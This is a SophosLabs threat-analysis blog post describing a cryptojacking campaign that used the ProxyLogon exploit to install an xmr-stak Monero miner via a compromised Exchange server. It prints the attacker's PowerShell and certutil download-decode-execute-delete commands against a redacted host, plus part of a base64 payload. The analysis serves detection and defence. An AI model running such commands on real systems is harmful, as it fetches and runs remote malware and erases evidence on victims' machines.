



Compromised Exchange server hosting cryptojacker targeting other Exchange servers

An ouroboros of malicious cryptominers takes advantage of the ProxyLogon exploit

Written by Andrew Brandt

APRIL 13, 2021

SOPHOSLABS UNCUT

THREAT RESEARCH

CRYPTOJACKING

EXCHANGE

MONERO

OUTLOOK

OWA

PROXYLOGON

QUICKCPU MINER

XMR-STAK

In the weeks since Microsoft released details about a serious vulnerability affecting their Exchange mail server software, a range of threat actors have been targeting exploitable servers with a variety of malware, from webshells to ransomware. But those aren't the only payloads we've seen directed at Exchange servers: An unknown attacker has been attempting to leverage what's now known as the ProxyLogon exploit to foist a malicious Monero cryptominer onto Exchange servers, with the payload being hosted on a compromised Exchange server.

The SophosLabs team was inspecting telemetry when they came across the unusual attack targeting a customer's Exchange server. The attack begins with a PowerShell command to retrieve a file named win_r.zip from another compromised server's Outlook Web Access logon path [/owa/auth].


How the attack works

```
powershell Invoke-WebRequest hxxps://mail.██████████.com/owa/auth/win_r.zip -  
OutFile run.bat
```

sophoslabs


The .zip file is not a compressed archive, but a batch script that then invokes the built-into-Windows certutil.exe program to download two additional files, win_s.zip and win_d.zip. Neither of these are compressed files, either.

```
← → ↺ 🏠 🔒 https://mail.██████████.com/owa/auth/win_r.zip 📄 ☆ ⌵ ⌵ ⌵
certutil.exe -urlcache -split -f https://mail.██████████.com/owa/auth/win_s.zip QuickCPU.b64
certutil.exe -urlcache -split -f https://mail.██████████.com/owa/auth/win_d.zip QuickCPU.dat
certutil.exe -decode QuickCPU.b64 QuickCPU.exe
del QuickCPU.b64
echo | QuickCPU.exe
del QuickCPU.exe
del QuickCPU.dat
del %0
```



The first file is written out to the filesystem as QuickCPU.b64. The certutil application is designed to be able to decode base64-encoded security certificates, so the attackers have leveraged that functionality by encoding an executable payload in base64 and wrapping it in headers that indicate it is some form of digital certificate.


```
← → ↺ 🏠 🔒 https://mail.██████████.com/owa/auth/win_s.zip
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAgAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYCAF0NU2AAAAA
AAAAAPAAIgaLAggAAGgAAAAIAAAAAAAAAAAAAAAAAAgAAAAEAAAAAAAAAgAAAGAA
BAAAAAAAAAAEAAAAAAAAADAAAAAgAAAAAAAAMAQIUAAEAAAAAAAABAAAAAAAAA
AAAQAAAAAAAAIAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAACgAAAGBgAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAABIAAA
AAAAAAAAAAudGV4dAAAAHRnAAAAIAAAAGgAAAACAAAAAAAAAAAAAAAAAAgAABg
LnJzcmMAAAAGBgAAAKAAAAIAAAAgAAAAAAAAAAAAAAAAQAAQAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABIAAAAgAFaJRYAACwLAAA
AQAAAB8AAAZehQAAMAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAiAig4AAAKACoAAAAbMAUA3QIAAAEAABEfHf4P4DixAgAAfwIAAAQg
AQAAaisJWcsJKw4rE94aAiv0KDKAAaor8Cg6AAAKK+sLK+om3YECAAAeOZUBAAA4
fQIAACAOBAAA0HkCAAA4fgIAADh/AgAAf1Q4UQIAAAgGSpoNCW87AAAKEwQGHxxY
FLIGGlgWVAYeWBEEbzWAAAoXWVQrZxEEBh5YSm89AAAKEwCRBx9+MwgGHxxYF1Ir
XAYfDFgWVBYt9SsufgMAAAQGHwxYSpMRBzMTBhpYBhpYSh86WgYfDFhKwFQrFYf
DFgGHwxYShdYVAYfDFhKhzoYyQYewAYeWExWVQWor0BAAAGH1hKFjyJ///AH8C
AAAEbhpYSiABAAAKWcg+AAAKKD8AAAp0NAAAAARMF3gYm3YEBAAARBW9AAAAKLBoJ
b0EAAAOBShCAAAKEwbdVQEAAcBdXgEAABEfb0MAAAoTCAYfEFgRCI5pF1hUBh8Q
WEqNGAAARMJEQkW0AEAAAEoOgAACqIGHxRYF1QrKREJBh8UWEoRCAYfFFhKF1ma
b0QAAaqiFjph///Bh8UWAYfFFhKF1hUBh8UWEoGHxBYSjLLfkUAAAOBWB9GAAAK
EQKHf3NHAAAKEwoRCm9IAAAKEwsRC35JAAAKb0oAAAoGHxBYShcxDBELfksAAApv
```



The batch script runs this command that outputs the decoded executable into the same directory.

```
certutil.exe -decode QuickCPU.b64 QuickCPU.exe
```

When decoded, the batch script runs the executable, which extracts the miner and configuration data from the QuickCPU.dat file, injects it into a system process, and then deletes the evidence. The file uses forged data in its Properties sheet that indicates the file is a Windows component, but the binary is not digitally signed and besides, no such file has ever existed as a standard component of Windows, though there is [a legitimate utility with the same name](#), made by a third-party software developer. That utility is not connected to this malware in any way.



The executable appears to contain a modified version of a tool publicly available on Github called PEx64-Injector. The page for that project describes the tool as having the ability to “migrate any x64 exe to any x64 process...no administrator privileges required.” When it runs, it extracts the

contents of the QuickCPU.dat file (an installer for the miner, and its configuration) temporarily to the filesystem, configures the miner, injects it into a running process, then quits. The batch file then deletes the evidence and the miner remains running in memory, injected into a process already running on the system.

A segment of a root-cause analysis flowchart shows the QuickCPU installer running within the system folder on a compromised Exchange server after certutil.exe decoded it.

Among the files contained in the QuickCPU.dat archive are the configurator for the miner, which appears to be [xmr-stak](#). By default, the payload sets up the miner so that it only can communicate if it can have a secure TLS connection back to the Monero wallet where it will store its value. If the miner detects that there's a certificate mismatch (or some other indication of a TLS MITM), it quits and attempts to reconnect every 30 seconds.

The miner's pools.txt file is also temporarily written to disk, which reveals not only the wallet address and its password, but also that the name the attacker has given to this pool of miners: *DRUGS*. The **"currency": "randomx"** in this file appears to be a configuration specific to the xmr-stak miner.


According to the Monero blockchain, the wallet began receiving funds on March 9 (the Patch Tuesday in which the Exchange updates were released as part of the update cycle), which corresponds with when we saw the attack begin. As time has gone on, the attacker lost several servers and the cryptomining output decreased, but then gained a few new ones that more than make up for the early losses.

Detection and indicators of compromise

Sophos endpoint products will detect the executables associated with this attack as **Mal/Inject-GV** and xmr-stak is detected as **XMR-Stak Miner (PUA)**. SophosLabs has published [indicators of compromise to our Github page](#).

SophosLabs acknowledges the assistance of Fraser Howard and Simon Porter in the discovery and analysis of this threat.





About the Author

Andrew Brandt


Sophos X-Ops Principal Researcher Andrew Brandt blends a 20-year journalism background with deep, retrospective analysis of cyberattacks as a malware and network forensic investigator. His work with the Labs team helps Sophos protect its global customers, and alerts the world about notable criminal behavior and activity, whether it's normal or novel. Follow him at @threatresearch@infosec.exchange on Mastodon for up-to-the-minute news about all things malicious.

Read Similar Articles



JANUARY 21, 2021

MrbMiner:
Cryptojacking to bypass international sanctions



AUGUST 25, 2020

Lemon_Duck
cryptominer targets cloud apps & Linux



JUNE 09, 2020

Kingminer escalates attack complexity for cryptomining

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

- ☐ Products and Services
- ☐ Threat Research
- ☐ Security Operations
- ☐ AI Research

☐ #SophosLife

Subscribe

Change Region ▾

Terms

Privacy ▾

Legal ▾

© 1997 - 2024 Sophos Ltd. All rights reserved